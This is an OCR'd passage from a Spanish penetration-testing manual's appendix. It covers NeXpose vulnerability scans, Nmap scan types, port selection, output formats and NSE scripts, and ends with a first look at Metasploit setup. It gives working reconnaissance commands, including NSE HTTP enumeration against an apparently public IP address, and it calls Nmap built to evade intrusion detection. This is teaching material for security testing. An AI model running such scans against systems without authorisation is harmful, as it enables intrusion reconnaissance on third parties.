


Figura A.10. Dirección de Internet del recurso escaneable

Ahora necesitará configurar la plantilla de búsqueda (**Scan Template**). En el ejemplo empleamos la auditoría completa, **Full audit**. Tras guardar la configuración, verá cómo el equipo aparece en el listado. Ahora ya puede efectuar el análisis haciendo clic en el icono **Scan** (Figura A.11).

Figura A.11. Comienzo del análisis del ordenador 10.0.2.15

Cuando NeXpose finalice el análisis en la máquina que ha elegido, le presentará un detallado informe con las vulnerabilidades detectadas, que podrá ver en la ficha **Vulnerabilities** (Figura A.12).




Figura A.12. Listado de vulnerabilidades en una máquina

Además, NeXpose le informará de las diferentes opciones que tiene para solucionar los problemas encontrados en función de su máquina y del sistema operativo detectado.

A.2 NMAP

Nmap (*Network Mapper*) es un completísimo escáner, escrito originalmente en 1997 por Gordon Lyon, utilizado para descubrir servidores y servicios en una máquina y de este modo evaluar la seguridad de los sistemas informáticos. Es un software que se distribuye bajo licencia pública general GNU, de código abierto, que BackTrack implementa en origen. Puede descargar su última versión en *http://nmap.org/download.html*.

Ha llegado a ser una de las herramientas imprescindibles para todo administrador de sistemas que efectúe pruebas de intrusión y tareas de seguridad informática en general.

Nmap puede llegar a confundirse con herramientas para análisis de vulnerabilidades, como Nessus o NeXpose, pero no está diseñada con los mismos objetivos. Nmap es difícilmente detectable, ha sido creado para evadir los sistemas de detección de intrusos (IDS) e interfiere lo menos posible con las operaciones normales de las redes y de las computadoras que son analizadas.

Entre sus funciones principales podemos destacar:

- Descubrimiento de servidores. Identifica computadoras en una red. Por defecto, Nmap usa para tal fin solicitudes de eco ICMP y paquetes TCP SYN al puerto 443 y TCP ACK al puerto 80.
- Identifica puertos abiertos en una computadora.
- Determina qué servicios está ejecutando la misma.
- Halla qué sistema operativo y versión utiliza dicha computadora, técnica conocida como ***fingerprinting***.
- Obtiene algunas características del hardware de red de la máquina objeto de la prueba.

Si desea actualizar Nmap, escriba en un terminal el comando `apt-get install nmap`. A continuación, vaya al menú **BackTrack > Information Gathering > Network Analysis > Identify Live Hosts > nmap** o, desde una consola, escriba `nmap`, lo que le mostrará todas las opciones disponibles (Figura A.13).




Figura A.13. Listado de opciones en Nmap

Para comenzar a usar Nmap, tan solo necesita suministrarle la dirección IP de la máquina que va a escanear (Figura A.14).

Hay seis estados que Nmap puede reconocer cuando realiza el examen de puertos:

- **Open (abierto)**. Significa que hay alguna aplicación que está aceptando conexiones TCP, datagramas UDP o asociaciones SCTP.
- **Closed (cerrado)**. Aunque el puerto es accesible, no se encuentra ninguna aplicación escuchando en él.
- **Filtered (filtrado)**. Nmap no puede determinar si el puerto está abierto porque algún dispositivo está bloqueando la prueba.
- **Unfiltered (sin filtro)**. El puerto es accesible, pero Nmap no puede determinar si está abierto o cerrado.
- **Open | Filtered**. No puede determinarse si el puerto está abierto o se encuentra filtrado. Esto ocurre cuando Nmap no obtiene respuesta cuando intenta abrir un puerto.
- **Closed | Filtered**. Nmap no puede hallar cuál es el estado del puerto.




Figura A.14. Escaneo de puertos en la máquina 10.0.2.15

Veamos a continuación las opciones más habituales que se emplean en una prueba de intrusión.

A.2.1 Especificación del objetivo

Nmap define el objetivo a través de su dirección IP o mediante el nombre del mismo en la red, aunque es preferible usar el primer método, ya que así se evita tener que hacer primero una resolución DNS.

Nmap soporta las siguientes notaciones para las direcciones IPv4:

- Una máquina individual se definirá con su IP, como 192.163.0.23.
- También se puede usar la notación CIDR para hacer referencia a un conjunto de máquinas, por ejemplo, 192.163.0.0/24. Esta notación analizará las 256 direcciones IP, desde la 192.163.0.0 a la 192.163.0.255.
- Nmap puede trabajar también con rangos de octetos, por ejemplo, 192.168.3-5,7.1, que analizará cuatro direcciones: 192.168.3.1, 192.168.4.1, 192.168.5.1 y 192.168.7.1.

En cuanto a IPv6, Nmap solo soporta su forma completa o el nombre de la máquina en la red, al menos, por el momento. Aún no puede trabajarse con la notación CIDR en esta versión. Si tiene una lista de direcciones IP en un fichero, puede también usarla con la opción `-iL <fichero>`.

Comencemos a probar la potencia de esta herramienta analizando la red 192.168.33.0. Vamos a ver qué paquetes envía Nmap y, para ello, los monitorizaremos con `tcpdump`.

Abra una consola y escriba:

```
# tcpdump -nnX tcp and host 192.168.33.36
```

La dirección IP 192.168.33.36 es la de nuestra máquina. Sustitúyala por la que tenga su ordenador en la red. Abra a continuación una nueva consola y escriba lo siguiente:

```
#nmap 192.168.33.0/24
```

En la consola tcpdump verá el siguiente paquete:

```
15:41:32.164068 IP 192.168.33.36.42977 > 192.168.33.33.14000: Flags [S], seq 1932188291, win
14600, options [mss 1460,sackOK,TS val 862984 ecr 0,nop,wscale 4], length 0
        0x0000:  4500 003c f18b 4000 4006 859a c0a8 2124  E..<..@.@.....!$
        0x0010:  c0a8 2121 a7e1 36b0 732a da83 0000 0000  ..!!..6.s*......
        0x0020:  a002 3908 c3c4 0000 0204 05b4 0402 080a  ..9.............
        0x0030:  000d 2b08 0000 0000 0103 0304            ..+.........
```

Este es el paquete enviado desde la máquina. Se denota por el carácter S, que es "sincronizar" (SYN). A continuación, viene el paquete de respuesta desde la máquina remota:

```
15:41:32.164140 IP 192.168.33.33.9944 > 192.168.33.36.58036: Flags [R.], seq 0, ack 2364591885,
win 0, length 0
        0x0000:  4500 0028 1638 0000 fe06 e301 c0a8 2121  E..(.8........!!
        0x0010:  c0a8 2124 26d8 e2b4 0000 0000 8cf0 cf0d  ..!$&...........
        0x0020:  5014 0000 86af 0000 0001 68b5 99e0       P.........h...
```

Se denota por el carácter R, que es "*reset*" (RST). Significa que el puerto 9944, en este caso, no está abierto.

A continuación, puede ver el resultado en la consola de Nmap (Figura A.15).




Figura A.15. Resultado de escanear toda la red

Por defecto, por tanto, Nmap solo analiza 1.000 puertos en 256 direcciones.

A.2.2 Opciones de escaneo TCP

Para usar la mayoría de las opciones TCP de Nmap, necesitará tener privilegios de superusuario (root) en Unix o de administrador en Windows. Por defecto, Nmap ejecutará un análisis de tipo TCP SYN, pero si no dispone de los privilegios comentados, solo podrá efectuar una búsqueda de tipo conexión TCP:

- **Conexión TCP (-sT)**. Esta opción completa la negociación en tres pasos con cada puerto. Si la conexión es un éxito, el puerto se considera abierto. Precisamente, esta negociación con cada puerto hace que el proceso sea bastante largo.

- **Análisis TCP SYN (-sS)**. Con esta opción Nmap envía un paquete SYN y espera la respuesta SYN/ACK. Si la recibe significa que el puerto está abierto, mientras que si recibe una respuesta RST, el puerto estará cerrado. Si no hay respuesta alguna o se produce un error ICMP, entonces el tráfico por el puerto estará filtrado. Este análisis se efectúa muchísimo más rápido que el anterior, entre otros motivos, porque nunca se completa la negociación en tres pasos, además de no interferir con ningún proceso.

- **Escaneo TCP NULL (-sN), FIN (-sF), XMAS (-sX)**. Si se recibe como respuesta un paquete RST, se considera que el puerto está cerrado; mientras que si no se obtiene respuesta alguna, el puerto estará abierto/filtrado.

- **Escaneo Maimon (-sM)**. En este análisis se envían paquetes FIN/ACK. Los sistemas tipo BSD Unix responderán con un paquete RST si el puerto está cerrado.

- **Escaneo TCP ACK (-sA)**. Este análisis se emplea para localizar si existen cortafuegos y qué puertos filtra.

A.2.3 Opciones UDP

Mientras que con TCP podemos efectuar un importante número de análisis, con UDP solo existe uno, `-sU`. Aunque un análisis UDP es menos fiable que uno TCP, como consultores no podemos ignorar este escaneo.

El problema con este tipo de análisis es el tiempo. Puesto que los sistemas Linux limitan la cantidad de mensajes ICMP a un máximo de uno por segundo, un escaneo UDP de los 65.536 puertos llevará más de 18 horas en completarse.

Para solventar este problema, podemos intentar lo siguiente:

- ✓ Efectuar el escaneo UDP en paralelo con otro proceso.
- ✓ Realizarlo tras el cortafuegos.
- ✓ Analizar exclusivamente los puertos más habituales.
- ✓ Indicar la opción `--host-timeout` para descartar los más lentos.

A.2.4 Especificación de puertos

Como ya hemos visto, por defecto Nmap solo analiza los 1.000 puertos más habituales con cada protocolo. Para cambiar esta configuración, puede elegir las siguientes opciones:

```
-p port_range
      Scan only the defined ports. To scan port 1-1024,
      the option is -p 1-1024. To scan port 1-65535,
      the option is -p-.
-F (fast)
```

```
      This will scan only 100 common ports.
-r (don't randomize port)
      This option will set sequential port scanning (
      from lowest to highest)
--top-ports <1 or greater>
      This option will only scan the N highest-ratio
      ports found in the nmap-service file.
```

Imagine que desea escanear únicamente los puertos 25, 80 y 9985. Para ello, podría escribir algo así, `nmap -sN -p 25,80,9985 10.0.2.15` (Figura A.16).

Figura A.16. Escaneo de puertos concretos con Nmap

A.2.5 Opciones de salida

Los resultados del análisis de Nmap pueden grabarse en un archivo externo. Nmap soporta los siguientes formatos de salida:

- **Salida interactiva**. Es el formato por defecto. El resultado se envía a la salida estándar.
- **Normal (-oN fichero)**. Es similar al anterior, pero no incluye las posibles advertencias.
- **XML (-oX fichero)**. Este formato se puede convertir fácilmente a HTML o importarse a una base de datos. Le animamos a usarlo tan a menudo como pueda.

Por ejemplo, si desea obtener el resultado del análisis de los puertos 25, 80 y 9985 en un archivo de nombre 11-12-2012.xml, escriba:

```
# nmap -sN -p 25,80,9985 10.0.2.15 -oX 11-12-2012.xml
```

A continuación, le presentamos un pequeño fragmento del archivo XML generado:

```
<? xml version="1.0" ?>
<? xml-stylesheet href="file:///usr/share/nmap/nmap.xsl" type
="text/xsl" ?>
<!-- Nmap 5.21 scan initiated Tue Dec 11 20:46:23 2012 as:
nmap -sN -p 25,80,9985 -oX 11-12-2012.xml 10.0.2.15 -->
<nmaprun scanner="nmap" args="nmap -sN -p 25,80,9985 -oX 11-
12-2012.xml 10.0.2.15" start="1355255183" startstr="Tue Dec
11 20:46:23 2012" version="5.21" xmloutputversion="1.03">
<scaninfo type="null"  protocol="tcp" numservices="3" services=
"25,80,9985" /> ...
```

Si está habituado a HTML, se dará cuenta de que es mucho más fácil que leer XML, por lo que puede convertirlo fácilmente a HTML con la herramienta `xsltproc`, si la tiene instalada:

```
# xsltproc 11-12-2012.xml -o 11-12-2012.html
```

La salida en su navegador sería la mostrada en la figura A.17:




Figura A.17. Informe de Nmap en HTML visto en un navegador

A.2.6 Archivo de órdenes con Nmap

Aunque Nmap se ha convertido en una potentísima herramienta de explotación de redes, ahora viene además con una herramienta adicional conocida como **NSE** (*Nmap Scripting Engine*), que permite automatizar multitud de tareas mediante guiones o archivos de órdenes. Además, posibilita que los usuarios puedan escribir sus propios guiones y compartirlos con el resto de la comunidad.

Las tareas que se pueden realizar con NSE se agrupan en:

- ✓ Descubrimiento de red.
- ✓ Detección de versiones de servicios mejorada.
- ✓ Detección de vulnerabilidades.
- ✓ Detección de gusanos y puertas traseras.
- ✓ Explotación de vulnerabilidades.

Los guiones utilizan un lenguaje de programación embebido en Nmap que se conoce como **Lua** (*http://www.lua.org*).

En BackTrack, los archivos de órdenes de Nmap se encuentran en el directorio `/usr/share/nmap/scripts` y contiene más de 130 guiones.

Puede invocar *Nmap Scripting Engine* (NSE), desde la línea de comandos de diversas formas:

```
-sC or --script=default
      Perform scan using default scripts.
--script <filename> | <category> | <directories>
      Perform scan using the script defined in
      filename, categories, or directories.
--script-args <args>
      Provides script argument. An example of these
      arguments are username or password if you use the
      auth category.
```

Pruebe a invocar el guión por defecto contra la máquina 192.168.1.100:

```
# nmap -sC 192.168.1.100
```

El resultado puede verlo en la figura A.18:




Figura A.18. Ejecución de Nmap Scripting Engine

NSE incluso nos permite obtener información de los servidores http donde corren aplicaciones. Vea el siguiente ejemplo (Figura A.19).

```
# nmap --script http-enum, http-headers -p 80 85.238.8.149
```




Figura A.19. Uso de NSE para servicios de detección (fingerprinting)

Tan solo con dos guiones http de NSE, hemos conseguido información útil del servidor web, a saber:

1. Usa un servidor Apache.

2. No existe ningún directorio accesible.

Intente ahora utilizar dos nuevos guiones: `http-methods` y `http-php-version`. ¿Qué información obtiene?

Después de esta breve introducción a la potencia de Nmap y sus archivos de órdenes, pasemos a otra herramienta esencial para cualquier aficionado o consultor de redes, **Metasploit Framework**.

A.3 METASPLOIT

Metasploit es un proyecto de seguridad informática de código abierto que proporciona información acerca de vulnerabilidades de seguridad para ayudar a los responsables informáticos y consultores en las pruebas de intrusión y en el desarrollo de firmas para sistemas de detección de intrusos.

El subproyecto más conocido es **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Fue originalmente escrito en Perl por HD Moore en 2003 y, desde su tercera versión en 2005, se ha reescrito completamente en el lenguaje de programación Ruby. En 2009, Rapid7, la compañía de NeXpose, adquirió el proyecto, que se sigue desarrollando a buen ritmo en estos momentos (*http://www.metasploit.com*).

A.3.1 Actualización

Metasploit es una de esas aplicaciones que requiere ser continuamente actualizada, tan a menudo como una vez por semana si se dedica profesionalmente a este campo. Para ello, basta con abrir una consola en BackTrack y escribir `msfupdate` (Figura A.20).




Figura A.20. Actualización de Metasploit Framework

Una vez finalizada la actualización de Metasploit, este le indicará en el terminal el nuevo número de revisión, como en nuestro ejemplo, `Updated to revisión 16181`.

TRUCO

Sería buena idea si no ha actualizado su versión de BackTrack, que lo hiciera antes de hacer lo propio con Metasploit.

Para ejecutar ahora la aplicación, escriba por terminal `msfconsole` y, tras unos instantes, le aparecerá su característica imagen en la consola (Figura A.21).




Figura A.21. Consola de Metasploit Framework

A.3.2 Bases de datos y Metasploit

Metasploit tiene una característica que lo hace especial: la capacidad de volcar todos sus resultados en una base de datos. Por defecto, Metasploit usa PostgreSQL.

PostgreSQL es un sistema de gestión de bases de datos relacional de tipo cliente/servidor, distribuido bajo licencia BSD y con su código fuente disponible libremente. Es el SGBD de código abierto más potente del mercado, y en sus últimas versiones, nada tiene que envidiarle a otras bases de datos comerciales.

A.3.2.1 POSTGRESQL EN BACKTRACK 5

Una vez conectado a Internet, escriba en un terminal la instrucción ya conocida:

```
# apt-get install postgresql
```

Lea las instrucciones de pantalla y pulse **Y** para continuar. Espere hasta que la instalación finalice (Figura A.22).

